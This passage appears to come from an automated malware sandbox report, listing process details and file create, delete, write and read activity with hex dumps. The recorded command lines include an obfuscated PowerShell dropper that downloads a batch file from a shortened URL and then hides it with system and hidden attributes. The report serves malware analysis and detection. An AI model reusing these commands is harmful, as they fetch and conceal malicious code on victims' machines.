C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1f0qrvj3.2o0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.e0aXBGk_.20210106084125.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_32xky4ra.ypx.ps1	success or wait	1	66186A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1f0qrvj3.2o0.psm1	success or wait	1	66186A95	DeleteFileW
C:\Users\user\Documents\pd.bat	success or wait	1	66186A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_32xky4ra.ypx.ps1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1f0qrvj3.2o0.psm1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.e0aXBGk_.20210106084125.txt	unknown	3	ef bb bf	...	success or wait	1	66181B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.e0aXBGk_.20210106084125.txt	unknown	607	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 36 30 38 34 32 31 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 38 37 38 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	********************..Windows PowerShell transcript start..Start time: 20210106084211..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	11	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	698	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 02 00 00 00 f8 1f c4 d5 15 a0 d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 0f 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 0c 00 00 00 53 61 76 65 2d 50 61 63 6b 61 67 65 08 00 00	PSMODULECACHE.....a...C:\Program Files (x86)\Windows PowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package...	success or wait	2	66181B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 f3 0f 00 00 18 00 00 00 eb 0b 08 05 e3 06 d4 06 1d 06 00 00 00 00 52 02 36 00 cf 0b 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....R.6.....@.....	success or wait	1	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 27 00 00 00 0e 00 20 00	H.....<@.^...L."My...:'..... .	success or wait	18	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	676076FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 00 01 19 54 00 01 78 54 00 01 7a 54 00 01 95 54 00 01 3d 4d 00 01 44 4d 00 01 3a 4d 00 01 22 4d 00 01 20 4d 00 01 21 4d 00 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00 01 34 26 00 01 35 26 00 01 5e 26 00	....T.@...@.V.@.H. @.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..T@. @X@.?X@. .T@..S@..S@..T...T..xT..z T...T..=M..DM..:M.."M.. M..!M..;M...D...D..@M.. <M..$M..8M..?M..BM ...D..mE..EM...q...q...S...%. ..n..4&..5&..^&.	success or wait	9	676076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6731CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	672703DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67321F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6732203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66181B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	129	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	3	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66181B4F	ReadFile

Analysis Process: cmd.exe PID: 584 Parent PID: 7136

General

Start time:	08:41:22
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://c utt.ly/3js2g8s','pd.bat')
Imagebase:	0x11d0000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 2804 Parent PID: 6360

General

Start time:	08:41:22
Start date:	06/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 4832 Parent PID: 6084

General

Start time:	08:41:23
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0xd0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ugxq0ae1.gbs.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nsdi5hqe.vde.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.yDJ4YGd3.20210106084126.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ugxq0ae1.gbs.ps1	success or wait	1	66186A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nsdi5hqe.vde.psm1	success or wait	1	66186A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ugxq0ae1.gbs.ps1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nsdi5hqe.vde.psm1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.yDJ4YGd3.20210106084126.txt	unknown	3	ef bb bf	...	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.yDJ4YGd3.20210106084126.txt	unknown	594	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 36 30 38 34 32 31 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 38 37 38 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210106084211..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	12	66181B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 ff ff ff ff 79 f0 c9 a8 15 a0 d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	.....Get-Random.....CFS.....Out-String.....Write-Progress.....Disable-PSBreakpoint.....Update-FormatData.....Write-Information.....ConvertTo-Xml.....Set-Variable.....Out-Printer.....y.....I...C:\Program Files (x86)\WindowsP	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 e6 0f 00 00 13 00 00 00 eb 0b db 04 10 07 01 07 4a 06 00 00 00 00 c0 02 40 00 cf 0b 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....J.....@.....@.....	success or wait	1	676076FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 2f 00 00 00 0e 00 20 00	H.....<@.^...L."My...:/..... .	success or wait	15	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 54 01 40 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00 01 34 26 00 01 35 26 00 01 5e 26 00	